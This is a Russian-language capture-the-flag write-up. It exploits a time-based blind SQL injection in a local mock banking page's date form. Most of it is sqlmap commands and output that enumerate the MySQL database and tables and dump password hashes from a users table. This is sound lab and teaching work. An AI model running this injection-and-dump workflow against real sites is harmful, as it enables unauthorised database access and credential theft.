


Главная страница сайта:



Видим, что дополнительных cookies (помимо сессии) не передается, GET параметров нет, файла robots.txt нет. Кнопки «Пополнить» и «Вывести» являются пустышками — на сервер данных не отправляется. Самая очевидная точка входа — поле ввода дат для истории счета.
При нажатии «показать» отправляется следующий POST запрос:
from=...&to=...&history=Показать
Подставим кавычку в поля to и from – получаем пустую страницу, свидетельствующую о том, что на сайте произошла ошибка.
Теперь от нас требуется раскрутить данную SQL-инъекцию.
Запустим sqlmap для автоматизации данного процесса.
Изучаем https://github.com/sqlmapproject/sqlmap/wiki/Usage — там все довольно наглядно.
python2 sqlmap.py -u http://127.0.0.1/ctf/tasks/inv/index.php --cookie="PHPSESSID=123" --forms
Похоже, что sqlmap вышел на след:



Жмем enter, и смотрим дальше:



Остальные параметры можно не тестировать, так как форма одна, поля to и from в ней равнозначны, поэтому тестирование второго параметра — трата времени.
Итак, мы нашли слепую Time-based инъекцию.
Sqlmap вообще говоря может найти следующие типы sql инъекций:
Boolean-based blind, Error-based, Union query-based, Stacked queries, Time-based blind.
Почему же он нашел слепую? Остальные выгоднее, так как проще в эксплуатации.
Дело в том, что есть еще поле «Доходность счета». В данном случае можно было обойтись одним SQL запросом, сразу посчитав доходность и вернув транзакции за период. Но, как это часто бывает, здесь выполняется два запроса. И если инъекция проходит в одном из них, второй запрос ломается, а нам отдается пустая страница (так как вывод ошибок отключен).
Что ж, тогда нам остается постепенно бинарным поиском вытягивать информацию из базы данных. Поручим это sqlmap.

```
python2 sqlmap.py -u http://127.0.0.1/ctf/tasks/inv/index.php
--cookie="PHPSESSID=ocdvlorucml5rvqvbct8696427" --forms -p from --dbms=MySQL
```

—current-db

```
[        ] [INFO] adjusting time delay to 1 second due to good response times
[        ] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.27, Apache 2.2.26
back-end DBMS: MySQL >= 5.0.0
[        ] [INFO] fetching current database
[        ] [INFO] retrieved: sqli
current database:    'sqli'
```

Узнаем таблицы в текущей базе данных:
python2 sqlmap.py -u http://127.0.0.1/ctf/tasks/inv/index.php --cookie="PHPSESSID=ocdvlorucml5rvqvbct8696427" --forms -p from --dbms=MySQL --tables -D sqli

```
[        ] [INFO] retrieved:
[        ] [INFO] adjusting time delay to 1 second due to good response times
hamsters
[        ] [INFO] retrieved: transact
Database: sqli
[2 tables]
+----------+
| hamsters |
| transact |
+----------+
```

По всей видимости пользователи хранятся в hamsters.
Посмотрим, какие там есть колонки:
python2 sqlmap.py -u http://127.0.0.1/ctf/tasks/inv/index.php --cookie="PHPSESSID=ocdvlorucml5rvqvbct8696427" --forms -p from --dbms=MySQL --columns -T hamsters -D sqli

```
Database: sqli
Table: hamsters
[3 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| user   | varchar(256) |
| id     | int(11)      |
| pass   | varchar(256) |
+--------+--------------+
```

Найдем пароли:
python2 sqlmap.py -u http://127.0.0.1/ctf/tasks/inv/index.php --cookie="PHPSESSID=ocdvlorucml5rvqvbct8696427" --forms -p from --dbms=MySQL --dump -C pass -T hamsters -D sqli

```
[        ] [INFO] fetching entries of column(s) 'pass' for table 'hamsters' in d
atabase 'sqli'
[        ] [INFO] fetching number of column(s) 'pass' entries for table 'hamster
s' in database 'sqli'
[        ] [INFO] retrieved: 2
[        ] [INFO] retrieved: 68c5787297cba0baf5e96f1eeb6cb1a7
[        ] [INFO] retrieved: 8b55613d6611575b6bfe705e54d2cf2b
```

Второй — флаг.